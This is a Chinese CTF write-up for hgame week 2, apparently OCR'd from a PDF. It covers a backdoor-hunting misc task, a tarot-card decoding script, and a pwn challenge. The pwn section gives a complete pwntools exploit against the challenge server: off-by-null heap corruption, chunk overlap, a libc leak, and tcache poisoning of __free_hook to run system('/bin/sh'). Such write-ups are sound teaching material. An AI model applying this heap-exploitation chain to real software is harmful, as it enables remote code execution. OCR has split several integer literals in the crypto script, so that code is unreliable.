
hgame week2 wp

misc

computer_cleaner_plus

CentOS7虚拟机，只有终端 题目说 **自己的电脑还在遭受黑客的控制** 于是看下进程，发现ps指令运行不了



修改执行权限后，运行成功这个elf文件就是后门文件

> hgame{B4ck_D0_oR}

crypto

ancient_call

比较无聊，加密方式flag样式都给出了，反向解密即可


```
Major_Arcana = ["The Fool", "The Magician", "The High Priestess","The Empress",
"The Emperor", "The Hierophant","The Lovers", "The Chariot", "Strength","The
Hermit", "Wheel of Fortune", "Justice","The Hanged Man", "Death",
"Temperance","The Devil", "The Tower", "The Star","The Moon", "The Sun",
"Judgement","The World"]
wands = ["Ace of Wands", "Two of Wands", "Three of Wands", "Four of Wands", "Five
of Wands", "Six of Wands", "Seven of Wands", "Eight of Wands", "Nine of Wands",
"Ten of Wands", "Page of Wands", "Knight of Wands", "Queen of Wands", "King of
Wands"]
cups = ["Ace of Cups", "Two of Cups", "Three of Cups", "Four of Cups", "Five of
Cups", "Six of Cups", "Seven of Cups", "Eight of Cups", "Nine of Cups", "Ten of
```

```
Cups", "Page of Cups", "Knight of Cups", "Queen of Cups", "King of Cups"]
swords = ["Ace of Swords", "Two of Swords", "Three of Swords", "Four of Swords",
"Five of Swords", "Six of Swords", "Seven of Swords", "Eight of Swords", "Nine of
Swords", "Ten of Swords", "Page of Swords", "Knight of Swords", "Queen of Swords",
"King of Swords"]
pentacles = ["Ace of Pentacles", "Two of Pentacles", "Three of Pentacles", "Four
of Pentacles", "Five of Pentacles", "Six of Pentacles", "Seven of Pentacles",
"Eight of Pentacles", "Nine of Pentacles", "Ten of Pentacles", "Page of
Pentacles", "Knight of Pentacles", "Queen of Pentacles", "King of Pentacles"]
Minor_Arcana = wands + cups + swords + pentacles
tarot = Major_Arcana + Minor_Arcana

def reverse_step(current):
    v0, v1, v2, v3, v4 = current
    a0 = (v0 - v1 + v2 - v3 + v4) // 2
    a1 = v0 - a0
    a2 = v1 - a1
    a3 = v2 - a2
    a4 = v3 - a3
    if a4 + a0 != v4:
        raise ValueError("Invalid reverse step")
    return [a0, a1, a2, a3, a4]

final_values = [
    25329519520662917748904983691141959172407947049182105205710670853114746750 19,
    25329519520662917748903276660741003578980230131054431788812947003815097952 70,
    25329519520662917748905544592872766049031303158592585441730683769670723357 30,
    25329519520662917748908653282415328853915101626115345140144091742842991390 15,
    25329519520662917748908306626081341560179463763099899341758339139211426093 34
]

current = final_values.copy()
for _ in range(250):
    current = reverse_step(current)

def get_card(k):
    rev = k ^ -1
    if 0 <= rev < len(Major_Arcana):
        return f"re-{Major_Arcana[rev]}"
    elif 0 <= k < len(Major_Arcana):
        return Major_Arcana[k]
    else:
        index = k % len(tarot)
        return tarot[index]

initial_cards = [get_card(k) for k in current]
flag = "hgame{" + "&".join(initial_cards).replace(" ", "_") + "}"
print(flag)
```

> hgame{re-The_Moon&re-The_Sun&Judgement&re-Temperance&Six_of_Cups}

pwn

Signin2Heap



保护全开 IDA打开查看，菜单题

```
if ( v2 > 0xF )
{
  puts("There are only 16 pages.");
}
else if ( *((_QWORD *)&books + v2) )
{
  puts("The note already exists.");
}
else
{
  while ( 1 )
  {
    printf("Size: ");
    __isoc99_scanf("%u", &size);
    if ( size <= 0xFF )
      break;
    puts("Too big!");
  }
  v0 = v2;
  *((_QWORD *)&books + v0) = malloc(size);
  printf("Content: ");
  size_4 = read(0, *((void **)&books + v2), size);
  *(_BYTE *)(*((_QWORD *)&books + v2) + size_4) = 0;
}
return __readfsqword(0x28u) ^ v5;
```

main函数中增删查三大基本功能

add()中查看，搜索一下——offbynull漏洞，利用思路如下

1. offbynull可以破坏堆块结构，适当构造出堆块重叠，从而可以uaf
2. unlink泄露libc后堆块重叠可以修改tcache的fd指针，指向free_hook执行system

```
from pwn import *
context(log_level='debug',os='linux',arch='amd64')
```

```python
context.terminal=["tmux","splitw","-h"]

#io=process("./vuln")
io=remote("node1.hgame.vidar.club",30769)
elf=ELF("./vuln")
libc=ELF('./libc-2.27.so')

se      = lambda data               :io.send(data)
sa      = lambda delim,data         :io.sendafter(delim, data)
sl      = lambda data               :io.sendline(data)
sla     = lambda delim,data         :io.sendlineafter(delim, data)
rc      = lambda num                :io.recv(num)
rl      = lambda                    :io.recvline()
ru      = lambda delims             :io.recvuntil(delims)
uu32    = lambda data               :u32(data.ljust(4, '\x00'))
uu64    = lambda data               :u64(data.ljust(8, '\x00'))
ia      = lambda                    :io.interactive()

def add(idx,size,content):
    sa(b"choice:",p32(1))
    sla(b"Index: ", str(idx))
    sla(b"Size: ",str(size))
    sa(b"Content: ",content)
def free(idx):
    sa(b"choice:", p32(2))
    sla(b"Index: ", str(idx))
def show(idx):
    sa(b"choice:", p32(3))
    sla(b"Index: ", str(idx))

for i in range(7):
    add(i,0xf8,b"aaaa")
add(7,0xf8,b"aaaa")
add(8,0x88,b"aaaa")#8 注意到add()中末尾有\x00，我们要修改previnuse位
add(9,0xf8,b"aaaa")
add(10,0x88,b"aaaa")
add(11,0x88,b"aaaa")

for i in range(7):
    free(i)
free(8)
free(7)
add(8,0x88,b"a"*0x80+p64(0x90+0x100))
free(9) #unlink

for i in range(7):
    add(i,0xf8,"/bin/sh\x00")

add(7,0xf8,"aaaa")
show(8)


libc_base = u64(io.recvuntil(b'\x7f')[-6:].ljust(8,b'\x00'))-0x3ebca0
#log.success("libc_base:"+hex(libc_base))
```

```
system_addr = libc_base+0x4f420
free_hook = libc_base+0x3ed8e8
add(12,0x88,b"aaaa")
add(9,0xf8,b"aaaa")
for i in range(7):
    free(i)
free(8)
free(7)
add(8,0x88,b"a"*0x80+p64(0x90+0x100))
free(9)

for i in range(7):
    add(i,0xf8,"/bin/sh")

add(13,0x88,b"a"*0x80+p64(0x90+0x100))
free(10)
free(8)
add(8,0x90,p64(0x1111)*12+p64(0x90)+p64(0x10)+p64(free_hook)) #tcache attack

add(9,0xf8,p64(0))
add(10,0x80,p64(0))
add(14,0x80,p64(system_addr))
free(3)

ia()
```

> hgame{suCc3s5FuLlY_EXPlolt_oFF_bY-NulL1b4a4e}

ps：add()最后一行在末尾加上了\x00，这个操作会检查是否越界，所以可能也可以利用这个\x00修改previnuse位来绕过检查实现堆块重叠，从而可以uaf，堆好难啊学的死去活来的